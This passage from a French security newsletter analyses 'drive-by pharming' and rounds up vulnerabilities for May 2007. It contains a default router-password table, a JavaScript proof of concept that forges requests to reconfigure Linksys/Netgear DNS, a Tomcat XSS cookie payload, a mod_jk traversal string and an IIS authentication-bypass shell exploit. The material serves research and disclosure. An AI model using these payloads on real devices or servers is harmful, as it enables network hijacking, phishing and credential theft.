Le code Javascript va donc effectuer des tests sur ces images et exécuter des commandes adéquates si l'image est chargée ou bien si une erreur est survenue.
Une fois l'adresse du routeur identifiée, il reste maintenant à trouver un couple « login/mot de passe » valide. Les routeurs les plus utilisés du marché possèdent des mots de passe faibles lorsque ces équipements sont fournis aux particuliers. L'étape maîtresse va être de s'identifier sur le routeur en question.

Les différents « login et mots de passe » utilisés par les fournisseurs d'accès et les éditeurs d'équipements réseau sont disponibles sur Internet comme le montre la capture suivante.

// Routeur	Utilisateur	Mot de passe	Adresse IP
Alice	alice	alice	192.168.1.1
Alice	root	h4y2sv10	192.168.1.1
Alice	support	dyguhbti	192.168.1.1
Alice	[vide]	[vide]	192.168.3.1
ClubInternet	root	clubadmin	192.168.1.1
ClubInternet	root	clubadmin	10.0.0.138
Livebox : Inventel	admin	admin	192.168.1.1
CBox	admin		192.168.30.1
Livebox : Sagem	admin	admin	192.168.0.1
Neufbox : Sagem	admin	admin	192.168.1.1

// Routeur	Utilisateur	Mot de passe	Adresse IP
Linksys	[vide]	admin	192.168.1.1
Cisco	cisco	cisco	[port COM]
D-Link DI704P	administrator	admin	192.168.0.1
SMC Barricad 704ABR	admin	[vide]	192.168.2.1
Netgear	admin	1234	192.168.0.1
Netgear WGT624	admin	password	192.168.0.1
Draytek Vigor 2200	[vide]	[vide]	192.168.1.1
Belkin 4-Ports	admin	[vide]	192.168.2.1
Nexland ISB Pro	admin	[vide]	192.168.0.1
ASUS AAM 6600EV	adsl	adsl1234	192.168.1.1

Mots de passe par défaut et adressages des principaux routeurs du marché

Il ne reste plus qu'à s'authentifier sur l'interface avec les identifiants appropriés.
NB : Seuls les routeurs qui possèdent des identifiants par défaut sont vulnérables à cette attaque.


Enfin, la dernière étape va consister à exécuter une requête dans le but de changer la configuration DNS.
En effet, il est possible de s'authentifier sur un routeur personnel de cette manière :

```
http://login:mot_de_passe@192.168.1.1
```


L'utilisation d'une balise « src » ou « img » provoquera l'envoi d'une requête classique et permettra de changer la configuration du routeur ciblé.

```
 <script
src=http://192.168.1.1/index.php?dns=1.1.1.1>
</script>
```

Certains routeurs nécessiteront un redémarrage pour prendre en compte les modifications. Une fois de plus, un appel du script en question suffira.



Une fois les paramètres du routeur modifiés, tout le trafic DNS est contrôlé par les pirates. L'utilisateur croit naviguer sur des sites web légitimes alors qu'il est redirigé vers des sites malveillants.



Les possibilités offertes aux attaquants

De nombreuses possibilités sont offertes aux attaquants. Voici les principaux risques liés à l'exploitation de ce genre d'attaque…

Modification de la configuration DNS

Le mot « Drive-by-Pharming » insiste sur le changement de la configuration DNS. Une fois l'attaque réussie, les pirates maîtrisent totalement la translation IP nom de domaine et peuvent donc rediriger les victimes vers les sites de leurs choix.

☑ Attaque de Phishing
Comme nous vous l'avons présenté dans la définition du pharming, la modification des serveurs DNS utilisés par la victime va entraîner une redirection des sites critiques vers un site pirate.
En demandant www.banque-en-ligne.com, la victime sera alors redirigée vers un site aux couleurs du site légitime afin de mener une attaque de Phishing et voler ses identifiants.

☑ Corruption des mises à jour Windows Update
On peut également imaginer que les attaquants empêchent le fonctionnement de Windows Update et « interdisent » les mises à jour.

☑ Redirection vers des sites hébergeant des malwares
Enfin les attaquants pourront créer des sites afin d'inciter les victimes à télécharger des contenus à l'apparence légitime. Un exemple intéressant serait de créer le site « télécharger.com » et de proposer sur la page d'accueil des logiciels attrayants (qui sont en fait des malwares) ou encore de proposer des logiciels de sécurité sur un faux site bancaire.

Autres malversations...

Cependant d'autres menaces planent au dessus de telles équipements. L'interface web permet également de configurer la redirection de port, de gérer la configuration sans-fils ou de mettre en place des méthodes de chiffrement sans fils (WEP, WPA).

On peut donc imaginer plusieurs scénarii d'intrusion.. Un pirate connaît l'adresse MSN de son voisin. Il lui envoie un lien menant vers un site contenant ce code Javascript malicieux. Le code envoie une requête sur l'interface de son routeur et active la connexion Wifi ou désactive la protection WEP…euh non !! WPA maintenant que vous avez saisis les enjeux de la protection des réseaux sans-fils ;-). Le pirate possède toutes les cartes en main pour accéder simplement à votre réseau et venir fouiller dans vos documents personnels ou encore pour profiter de votre accès internet pour aller pirater des sites web…

Le Javascript permet également de découvrir un réseau en lançant un scan du réseau local ou encore activer l'interface web accessible depuis Internet…En d'autres mots, la plupart des fonctionnalités offertes par le routeur peuvent être utilisées et modifiées.

La pratique

Les limitations du javascript

Maintenant que l'attaque est définie, passons aux limitations de ce type d'attaque.
Les forums et les sites spécialisés ont relayé massivement les risques décrits ci-dessus sans étudier avec attention tous les arguments présentés dans le white paper « Drive-by-Pharming ».
La méthode présentée dans le paragraphe précédent n'est pas si facile à mettre en œuvre pour plusieurs raisons. En effet, les chercheurs, auteurs du white paper « Drive-by-pharming », ont proposé la technique la plus simple qui peut être simplement réfutée lorsque celle-ci est développée en javascript.

Après avoir attentivement lu et chercher les informations sur le « Drive-by-pharming », nous avons été en mesure de créer une preuve de concept qui vous est présentée dans le paragraphe suivant.
Nous avons rencontré quelques difficultés pour manipuler le routeur personnel de la victime aussi simplement que les médias l'ont décrit.

Premier point, **les victimes potentielles doivent utiliser le navigateur Firefox pour que l'attaque soit parfaitement réussie**. En effet, Internet Explorer ne permet pas de récupérer simplement l'adresse IP interne de la victime. L'adresse du routeur ne peut donc pas être déduite. Le pirate doit alors créer un code Javascript spécifique pour chacun des routeurs.

Second point, l'authentification ne peut plus être réalisée directement avec une url de la forme http://login:mdp@adresse_IP. En insérant une balise « src » ou « img », la requête ne pourra être effectuée immédiatement que si l'utilisateur n'est pas préalablement loggué sur son interface. Firefox demande à l'utilsiateur de valider avant d'exécuter une telle requête.

Une boite de dialogue proposera à la victime de se logguer sur le routeur. L'attaque peut néanmoins réussir si la victime n'est pas vigilante ou si les identifiants ont été enregistrés au sein du navigateur.

Enfin la modification DNS n'est possible que sur les routeurs personnels. Les box (neufbox, livebox, alicebox…) qui sont le plus souvent utilisées par les particuliers reçoivent automatiquement la configuration DNS de leur fournisseur d'accès.

Tous ces problèmes limitent donc fortement les chances de succès de ce genre d'attaque…

D'autres méthodes plus évoluées sont tout de même envisageables. Pour cela, **il faut développer une applet java signée** qui accède aux informations du poste ciblé et peut lancer des requêtes authentifiées sur l'application. Ce genre de technique fonctionne sur Internet Explorer comme sous Firefox en visitant également une page web. Cependant, cette méthode sort du scope de notre étude. En effet, l'utilisateur doit à présent valider une boite de dialogue pour que l'applet soit correctement exécutée.

La preuve par l'exemple

Essayons, à présent, d'exploiter ces faiblesses avec la création d'une page web malicieuse.
Comme nous l'avons expliqué, les routeurs les plus utilisés en France sont des « box » et ne proposent pas d'imposer la configuration DNS. Nous avons donc testé notre attaque sur deux routeur/wifi Linksys et Netgear qui sont vulnérables au « Drive-by-pharming ». Afin de simplifier la lecture de notre preuve de concept, nous avons choisi de réaliser un test binaire. Notre code effectuera un test afin de savoir si notre victime utilise un routeur Linksys. Dans le cas contraire, nous conclurons que la victime utilise un routeur Netgear.

Comme nous l'avons expliqué, l'attaque nécessite qu'un utilisateur soit préalablement authentifié sur le routeur en question. Nous espérons alors que les cookies de session de notre victime sont toujours valides…
Par ailleurs, nous avons choisi de cibler le navigateur Firefox qui laisse des possibilités plus intéressantes au pirate. En effet, nous sommes ici en mesure de tester le routeur utilisé par la victime et de choisir d'exécuter un code approprié.
En ciblant les utilisateurs d'Internet Explorer, le code n'a plus grand intérêt : les seules possibilités sont d'enchaîner des requêtes à la suite sans s'adapter au contexte.

Voici le code de notre preuve de concept. Cette dernière est une simple ébauche et pourrait être évidemment plus aboutie…

PREUVEE DE CONCEPT EN JAVASCRIPT ...

```
<html>
<body>
<script src="xml.js" type="text/javascript"></script>
<script language="javascript">

var AttackAPI =
{
};

AttackAPI.Client = {};
AttackAPI.Client.getAddressInfo = function ()
{
      var hostname = undefined;
      var address = undefined;

      try
      {
            var sock = new java.net.Socket();
            sock.bind(new java.net.InetSocketAddress('0.0.0.0', 0));
            sock.connect(new java.net.InetSocketAddress(document.domain,
            (!document.location.port)?80:document.location.port));

            var hostname = sock.getLocalAddress().getHostName();
            var address = sock.getLocalAddress().getHostAddress();
      }
      catch (e) {}
      return {hostname: hostname, address: address};
};

var info = AttackAPI.Client.getAddressInfo();
```

Récupération de l'adresse IP locale de la victime

CODE SUITE ...

```
function calcul_adresse_routeur()
{
var temp=String(info.address);
document.write("Adresse IP :"+temp+"");
tableau=temp.split(".");
adresse_routeur=tableau[0]+"."+tableau[1]+"."+tableau[2]+".1";
return adresse_routeur;}

function affiche_info ()
{
document.write("Hostname :"+info.hostname+"");
document.write("Adresse IP :"+info.address+"");
}

var img = new Image();
var IP_routeur=calcul_adresse_routeur();
document.write("IP du routeur :"+IP_routeur+"");


switch (IP_routeur)
{
    case "192.168.1.1":
      var img = new Image();
      img.src = "http://"+ adresse_routeur + "/UI_Linksys.gif";



      img.onerror = function()
      {
            affiche_info ();
            var temp2=0;v

img.src = "http://"+ adresse_routeur
+"/setup.cgi?DSLencapsulation=pppoe&pppoeName=XXXX&pppoePasswd=XXXX&pppoeService=&pppoeIdl
eTime=0&WAN_ipType=Dynamic&pppoeip1=&pppoeip2=&pppoeip3=&pppoeip4=&DNStype=Fixed&DNS1addre
ss1=1&DNS1address2=1&DNS1address3=1&DNS1address4=1&DNS2address1=&DNS2address2=&DNS2address
3=&DNS2address4=&natEnable=enabled&apply=Appliquer&h_DSLencapsulation=pppoe&wan_login=setu
p.cgi%3Fnext_file%3Dpppoe.htm&h_natEnable=enabled&h_WANlogin=enable&h_DNStype=Dynamic&c4_D
NS1address=&c4_DNS2address=&runtest=&todo=save&c4_pppoeip=&h_WAN_ipType=Dynamic&this_file=
pppoe.htm&next_file=basic.htm";
      };



      img.onload = function()
      {
            alert('Vous possédez un routeur Netgear');
            affiche_info ();
            img.src = "http://"+ adresse_routeur
+"/apply.cgi?submit_button=index&change_action=&submit_type=&action=Apply&now_proto=dhcp&d
aylight_time=1&lan_ipaddr=4&wait_time=0&need_reboot=0&wan_proto=dhcp&router_name=WRT54G&wa
n_hostname=&wan_domain=&mtu_enable=0&lan_ipaddr_0=192&lan_ipaddr_1=168&lan_ipaddr_2=1&lan_
ipaddr_3=1&lan_netmask=255.255.255.0&lan_proto=dhcp&dhcp_check=&dhcp_start=100&dhcp_num=50
&dhcp_lease=0&wan_dns=4&wan_dns0_0=1&wan_dns0_1=33&wan_dns0_2=1&wan_dns0_3=1&wan_dns1_0=0&
wan_dns1_1=0&wan_dns1_2=0&wan_dns1_3=0&wan_dns2_0=0&wan_dns2_1=0&wan_dns2_2=0&wan_dns2_3=0
&wan_wins=4&wan_wins_0=0&wan_wins_1=0&wan_wins_2=0&wan_wins_3=0&time_zone=-08+1+1&_dayligh
t_time=1";
```

Fonction qui récupère l'adresse locale de la victime et déduit l'adresse Ip du routeur

Affiche les informations récupérées (IP et nom de la machine)

Cas où le routeur de la victime possède l'adresse IP 192.168.1.1

Si l'image "UI_Linksys.gif" n'est pas correctement chargée, alors la victime utilise un routeur Netgear

Exécution la commande adéquate.

Si l'image "UI_Linksys.gif" est correctement chargée, alors la victime utilise un routeur Linksys

Exécution de la requête adéquate

CODE SUITE...

```
alert('Votre configuration DNS a été chagée...Hacked...');
            img.src = "http://"+ adresse_routeur
+"/setup.cgi?todo=reboot&this_file=diag.htm&next_file=diag.htm ";
      };
      break;

      case "192.168.0.1":
      //Même code
      break;

      case "192.168.2.1":
      //Même code
      break;

      default:
      document.write("ECHEC");
      break;
}
alert('Démonstration terminée');
</script>
</body>
</html>
```

On appelle le script de redémarrage du routeur

Cas où l'adresse IP du routeur est 192.168.0.1

Cas où l'adresse IP du routeur est 192.168.2.1

Autres cas

Le javascript possède de fortes contraintes pour mener à bien ce genre d'attaque. Certains pourrait penser à l'utilisation de l'objet XMLHTTP qui est souvent utilisé en Ajax pour lancer des requêtes HTTP. Cependant cette fonctionnalité se limite au domaine visité et ne peut atteindre le routeur personnel de la victime.

Conclusion

Le "Drive by pharming" est une technique d'attaque qui a peu de chance d'aboutir lorsque celle-ci utilise un code Javascript. En effet, la victime doit être authentifiée sur l'interface du routeur ce qui est relativement rare. De plus, seuls les routeurs vendus par les éditeurs spécialisés sont vulnérables au chargement de la configuration DNS.
De leur côté, les "Box" (neufbox, alicebox, livebox...) ne sont pas vulnérable au changement de configuration DNS mais peuvent tout de même être vulnérables au changement de certains paramètres. Nous avons testé avec succès la désactivation de la protection WEP ou WPA mise en place sur deux des équipements les plus utilisés du marché. De la même manière, il serait possible d'ouvrir des ports, changer les identifiants "pppoe" afin de causer un déni de service ou autres malversations.
Le Javascript peut donc, sous certaines conditions, devenir dangereux (voir article de Jeremiah Grossman) mais reste limité dans le cas du Drive-by-Pharming. Cependant, l'utilisation d'une applet ou d'un ActiveX change la donne. En effet, en développant une applet Java signée, l'envoi de requêtes GET et POST devient possible à condition que l'utilisateur valide cette applet. L'attaque devient alors dangereuse. Les entêtes HTTP peuvent être facilement forgées (comme le paramètre "Authorization") et l'authentification ne devient plus un problème....

Cette attaque a été légèrement surexposée par les médias et ne doit pas inquiéter les Internautes français...En revanche les internautes doivent continuer de rester vigilants lorsque des boîtes de dialogues apparaissent...ce qui est loin d'être le cas...(un utilisateur sur deux valide les boîtes de dialogue sans même lire leurs contenus).


Bibliographie

- [1] White-Paper de Sid Stamm, Zulfikar Ramzan et Markus Jakobsson
http://www.symantec.com/avcenter/reference/Driveby_Pharming.pdf

- [2] Vidéo explicative sur l'attaque
http://www.symantec.com/enterprise/security_response/weblog/2007/02/driveby_pharming_how_clicking_1.html

- [3] Présentation de Jeremiah Grossman "Hacking Intranet Website from outside"
https://www.blackhat.com/presentations/bh-usa-06/BH-US-06-Grossman.pdf

LES ATTAQUES MAJEURES



Tendance de l'activité malicieuse d'Internet :

Le mois de Mai 2007 a été relativement tranquille.
Mis à part les traditionnels bulletins Microsoft, seuls quelques exploits "0-day" ont été dévoilés pour les programmes Notepad++ et Winamp.

Par ailleurs, le système d'exploitation Mac OS X a été testé lors d'un concours de hacking et a mis en évidence une faille de sécurité majeure dans Quicktime. Enfin, nous finirons cet aperçu de la veille sécurité avec les deux vulnérabilités découvertes dans IIS et Tomcat.

XMCO | Partners

Correctifs Microsoft

Côté Client

Internet Explorer et la suite Office ont subi quelques modifications avec l'application des correctifs MS07-023, MS07-024 et MS07-025 et MS07-027.
La première partie des problèmes concernait Office. Lors du traitement de fichiers malformés, des débordements de pile pouvaient être exploités afin de prendre le contrôle du système vulnérable.
Internet Explorer a également été mis à jour. Ce correctif cumulatif corrigeait plusieurs problèmes dont des erreurs lors du traitement de fichiers COM ou de pages contenant des propriétés malformées.

Côté Serveur

Le logiciel Exchange était également affecté par plusieurs problèmes.
La première faille de sécurité provient du mauvais décodage de certains messages MIME. En envoyant un courrier judicieusement conçu et encodé en base64, un pirate pouvait exécuter du code malicieux avec les privilèges SYSTEM sur le serveur vulnérable.
Deux autres vulnérabilités permettaient à un attaquant d'altérer le fonctionnement du service de messagerie. Ces failles provenaient d'un mauvais traitement de certaines requêtes IMAP et de fichiers iCal malformés.
Enfin, la dernière vulnérabilité provient d'un mauvais traitement des emails contenant du script en pièce jointe par le composant "Outlook Web Access". Cette erreur permettait à un attaquant de mener des attaques de Cross-Site Scripting en incitant un utilisateur à ouvrir un email malicieux via l'interface web du serveur de messagerie.
Microsoft Exchange Server 2007 n'est pas affecté par cette faille de sécurité.

Par ailleurs, la faille de sécurité RPC DNS qui avait fait parler d'elle en Avril 2007 a été corrigée. Un mois après la publication de la vulnérabilité et de l'exploit, le problème est devenu obsolète.

INFO...

Et le Phishing revient en force...

Après quelques mois relativement calmes (fin d'année 2006), les attaques de Phishing sont de nouveau en vogue. Selon un rapport publié par l'APWG (Anti-Phishing Working Group), plus de 55000 sites malveillants ont été identifiés au mois d'Avril 2007 contre 20871 au mois de Mars, soit une hausse de 166%.

Les Etats-Unis, la France et la République de Corée sont les pays qui hébergent le plus ce genre de sites web et plus de 90% des attaques ciblent des établissements financiers.
Cette hausse s'expliquent par la mises en place de protection antiphishing sur les principaux navigateurs du marché. Les pirates tentent de multiplier la création de tels sites dans le but de devancer ces outils et donc piéger les utilisateurs avant que le site web soit blacklisté.

Dernière statistique intéressante, la durée de vie d'un site pirate est passée de 5 jours en janvier 2006 à 3 jours en avril 2007.

Les serveurs web

Tomcat

Les serveurs web Tomcat et IIS ont tour à tour été affectés par des vulnérabilités importantes. En effet, le connecteur mod_JK, module utilisé pour paramétrer la communication entre Apache et Tomcat était vulnérable à des manipulations de caractères encodés lors du traitement d'URL malformées. En envoyant des requêtes dont l'URL contient une séquence ".." (doublement encodée), un pirate pouvait accéder à des pages protégées.
L'exploitation était simple : les caractères "%252e" étaient décodés par Apache avant d'être passé au module "jk". Apache décodait "%25" en "%" et fournissait le caractère "%2e" au module "jk".

L'URI suivante /appliA/%252e%252e/appliB/ sera d'abord décodée par Apache qui décodera %25 en '%'. L'URI réellement passée à mod_jk sera donc /appliA/%2e%2e/appliB/. Tomcat traduira finalement l'URI en /appliA/../appliB/.

Quelques jours plus tôt, une vulnérabilité de Cross Site Scripting était également identifiée au sein du même serveur. Les entrées utilisateurs passées lors de la consultation de la documentation n'étaient pas correctement contrôlées avant d'être pris en compte par le serveur web. En utilisant une url comme celle présentée ci-dessous, le pirate pouvait injecter du code Javascript côté client et donc de voler le cookie de session d'un utilisateur connecté.

Exemple :

```
http://server/tomcat-docs/appdev/sample/web/hello.jsp?test=<script>alert(document.cookie)</script>
```

IIS

Deux exploits ont été publié durant ce mois de Mai pour les serveurs web IIS. Ces derniers ont mis en évidence deux erreurs de développement sur des versions IIS 5.0/5.1 et 6.0.
Le premier vise la version 6 et permettait d'envoyer de nombreuses requêtes GET en demande de ressources /AUX/.aspx ce qui a pour conséquence de ralentir le fonctionnement du serveur et donc de causer un déni de service. Le problème n'a pas été corrigé par Microsoft.
NB : Seuls les serveurs renvoyant une erreur « Runtime error » sont concernés par ce problème.

En fin de mois, un programme malicieux visant le serveur HTTP IIS a été publié. Ce dernier exploite une faille de sécurité découverte au sein de la fonctionnalité "hit highlight" (Webhits.dll).
En utilisant ce programme, un pirate est en mesure de contourner l'authentification basic et accéder à des ressources protégées sans même être authentifié.

CODE...

```
#!/bin/sh
if [ $# != 2 ]
then
printf "USAGE:\t\t$0 <Site> <Pro-
tected Object>\nExample:\t$0
http://www.microsoft.com
/en/us/default.aspx\n\n";
exit 0
fi


site=$1
protectedObject=$2
evil=$site'/shao/null.htw?CiWebhit
sfile='$protectedObject'&CiRestric
tion=b&CiHiliteType=full'
lynx -dump $evil
```

Exploits "0-day"

Quelques programmes intéressants ont également été publiés. Trois exploits ont attiré notre attention . Ces derniers ciblaient les logiciels multimédia Quicktime (voir encadré) et Winamp.

Winamp

Winamp est un des logiciels audio les plus utilisés. La découverte d'une faille de sécurité en début du mois de Mai a été exploitée largement sur Internet. En effet, un programme a été rapidement publié pour la version 5.34. L'exploit permet de créer un fichier MP4 qui, une fois lu avec le player Winamp, va permettre d'ouvrir un port en écoute.

Notepad++

Les éditeurs de texte ne sont pas souvent ciblés par des vulnérabilités. En effet, ces derniers relativement simples et correctement développés ne posent pas de problèmes particuliers.
Notepad++ échappe à la règle. Une vulnérabilité a été identifiée au sein de ce logiciel libre.
Le problème résulte d'une erreur du module "SciLexer.dll" qui se manifeste lors du traitement de scripts ruby malformés. En incitant un utilisateur à ouvrir un tel fichier contrefait, un pirate peut provoquer un débordement de tampon et ainsi compromettre une machine implémentant Notepad++.

Un code malicieux a été publié. Ce dernier permet de générer un fichier ruby malicieux qui permettra de lancer la calculatrice dès que le fichier sera édité avec Notepad++.

INFO...

La faille Quicktime découverte lors d'un concours...

Deux experts en sécurité viennent de découvrir une vulnérabilité "0-day" lors d'un concours organisé à la conférence CanSecWest. Un ordinateur implémentant Mac OS X et mis à jour était laissé à la disposition des participants. Le but était de trouver une faille système mais personne n'a réussi à contourner la protection du Mac.

Cependant Shane Macaulay et Dino Dai Zovi ont réussi à prendre le contrôle du système ciblé via une faille de sécurité présente au sein de logiciel Quicktime. La simple visite d'un site malicieux engendre l'exploitation de la vulnérabilité.

Liste des outils bien utiles :


Chaque mois, nous vous présentons les outils libres qui nous paraissent utiles et pratiques.
Les logiciels abordés sont variés : utilitaires de développement, sécurité et autres programmes utiles, voir indispensables, au sein d'une entreprise.
Ce mois-ci, nous avons choisi de présenter les logiciels suivants :

- Locknote: Un bloc note qui chiffre simplement vos données.
- Ultimate Boot CD : Utilitaire de dépannage/restauration
- Gcal Daemon : Outil de synchronisation d'agenda
- Printscreen : Logiciel de capture d'écran

Vous trouverez à la fin de cette section un tableau récapitulatif des versions de tous les logiciels présentés lors des précédents numéros de l'« Actu-Sécurité ».

LockNote

Bloc note sécurisé

Version actuelle	4/2007
Utilité	
Type	Utilitaire
Description	Les logiciels de type "bloc note" n'assure pas comme on le voudrait un niveau de sécurité suffisant. En effet, aucun mécanisme de chiffrement ne permet de garder en sécurité de simples fichiers texte sans installer un logiciel de chiffrement à part entière. LockNote est un logiciel développé par la société Steganos qui répond aux préoccupations des utilisateurs soucieux de garder certaines notes confidentielles.
Capture d'écran	
Téléchargement	LockNote est disponible à l'adresse suivante : http://sourceforge.net/project/showfiles.php?group_id=156910
Sécurité de l'outil	Aucune faille de sécurité n' a été identifiée
Avis XMCO	LockNote est un logiciel "Bloc Note" simple et pratique. Aucune installation n'est nécessaire, un simple exécutable permet d'enregistrer des notes en entrant un mot de passe à chaque enregistrement et ouverture de fichiers. Cet utilitaire utilise le chiffrement AES 256 bits qui assure une sécurité optimale...

Ultimate Boot CD

Trousse de secours

Version actuelle	
Utilité	
Type	Utilitaire
Description	Qui n'a jamais été victime d'un virus virulent ou encore de l'oubli du mot de passe "administrateur"...? Ultimate Boot CD est la solution a tous vos problème. Cet utilitaire de restauration/dépannage est fourni sous la forme d'une image ISO qui, par défaut, intègre plusieurs outils de diagnostics de disque dur, deux antivirus, des outils de partitionnement, des gestionnaires de boot ou encore un logiciel de récupération de mots de passe.
Capture d'écran	
Téléchargement	Ultimate boot CD 4.1.0 est disponible à l'adresse suivante : http://www.ultimatebootcd.com/download.html
Sécurité de l'outil	Aucune faille de sécurité n' a été identifiée
